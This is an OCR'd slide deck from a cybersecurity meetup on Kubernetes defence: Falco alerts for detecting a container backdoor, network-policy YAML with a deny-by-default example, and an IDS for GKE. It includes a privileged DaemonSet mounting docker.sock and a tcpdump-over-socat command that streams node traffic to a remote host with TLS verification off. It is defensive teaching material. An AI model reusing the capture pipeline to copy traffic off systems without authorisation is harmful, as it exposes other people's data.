
DaemonSet

NAME	Container	volumeMounts	SecurityContext
falco-daemonset	falco	/var/run/docker.sock	privileged: true


BackDoor - Monitoring




BackDoor - Monitoring



Alerts


StackDriver
Container
Informational Container with sensitive mount started
Notice A shell was spawned in a container with an attached terminal

DEMO



References

- OneRing repo: https://github.com/ilcapone/OneRing
- Install falco in k8: https://github.com/falcosecurity/falco/tree/dev/integrations/k8s-using-daemonset
- Deploying a containerized web application in GKE: https://cloud.google.com/kubernetes-engine/docs/tutorials/hello-app

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K8s Network

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K8s Network

The problems

What happens with Pod 2 Pod connectivity?
Are the VPC rules enough?

How can I monitor the network traffic?

Network Policies

What are they?

K8s resource that allows to define allowed traffic flows.

How do they work?

- NP are Namespace resources
- Assigned to Groups of Pods selected by *labels*
- Applied to Pod level. Like **iptables** =)
- Policies are “stateful”
- Default K8s Policy is to allow all

Network Policies

What are they?

K8s resource that allows to define allowed tra


How do they work?

- NP are Namespace resources
- Assigned to Groups of Pods selected by *labels*
- Applied to Pod level. Like **iptables** =)
- Policies are “stateful”
- **Default K8s Policy is ALLOW ALL**

Network Policies

Ingress Policy


```yaml
kind: NetworkPolicy
apiVersion: networking.k8s.io/v1
metadata:
  name: pci-db
spec:
  policyTypes:
  - Ingress
  podSelector:
    matchLabels:
      app: pci-db
  ingress:
  - from:
    - podSelector:
        matchLabels:
          app: webapp-pci
```



Network Policies


Deny by Default

```yaml
apiVersion: networking.k8s.io/v1
kind: NetworkPolicy
metadata:
  name: default-deny
  namespace: netpol-demo
spec:
  podSelector: {}
  policyTypes:
  - Ingress
  - Egress
```



Network Policies

- Demo - Deny by default



Network Policies

- Demo - Deny by default

Network Policies

Security Policies are not enabled by default!

Network policies are a key security point

Deny By Default always!

NP can enforce our security or let an user *compromise* your cluster!

- Control by RBAC who can manage Network Policies
- Control by RBAC who can create Namespaces

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we build confidence

IDS on GKE

IDS on GKE


Why an IDS?

- Allows us to detect attacks even before they succeed
- Can monitor all kind of traffic
- Forensic

Handicaps

- There is no port mirroring in GKE/GCP, but we still need a way to detect attacks against our microservices
- K8s nodes are managed and volatile

IDS on GKE - Scenario



IDS on GKE - GKE Node

TCPDUMP on each node


```
/usr/sbin/tcpdump -i ${IFACE} -w - "($PCAP_FILTER) and not (dst host $SOCAT_HOST and dst port $SOCAT_PORT)"| socat - openssl:"$SOCAT_HOST":"$SOCAT_PORT",verify=0,ignoreeof
```

TCPDUMP on IDS server

```
$ socat openssl-listen:58888,cert=/etc/suricata/cert.pem,key=/etc/suricata/cert.key,reuseaddr,pf=ip4,fork,verify=0 SYSTEM:tcpdump -n -s0 -r - -W 5 -G 30 -w /var/lib/topo/unread/tcpdump_%Y%m%d%H%M%S.pcap
```

IDS on GKE

- Demo



IDS on GKE

References

- Topo repo: https://github.com/gum0x/topo
- Install Suricata in Centos7 https://redmine.openinfosecfoundation.org/projects/suricata/wiki/CentOS_Installation
- Special thanks to: https://github.com/xme/fpc - Socat concept extracted from here https://github.com/owlh/owlhmaster/ - Server concept extracted from here

Wrap up

Thanks for the attention. Any question?

Arranz Cobos, Germán
Gordo Ara, Juan
Moyano Gutierrez, Jose

BCN Cybersec Monthly - March

Arranz Cobos, Germán
Gordo Ara, Juan
Moyano Gutierrez, Jose

¿Networking - Drinks?
Meet with us at Bar – Ateneu (principal)

Thank You

Si quieres más
información de quiénes somos:

meet-up@a2secure.com

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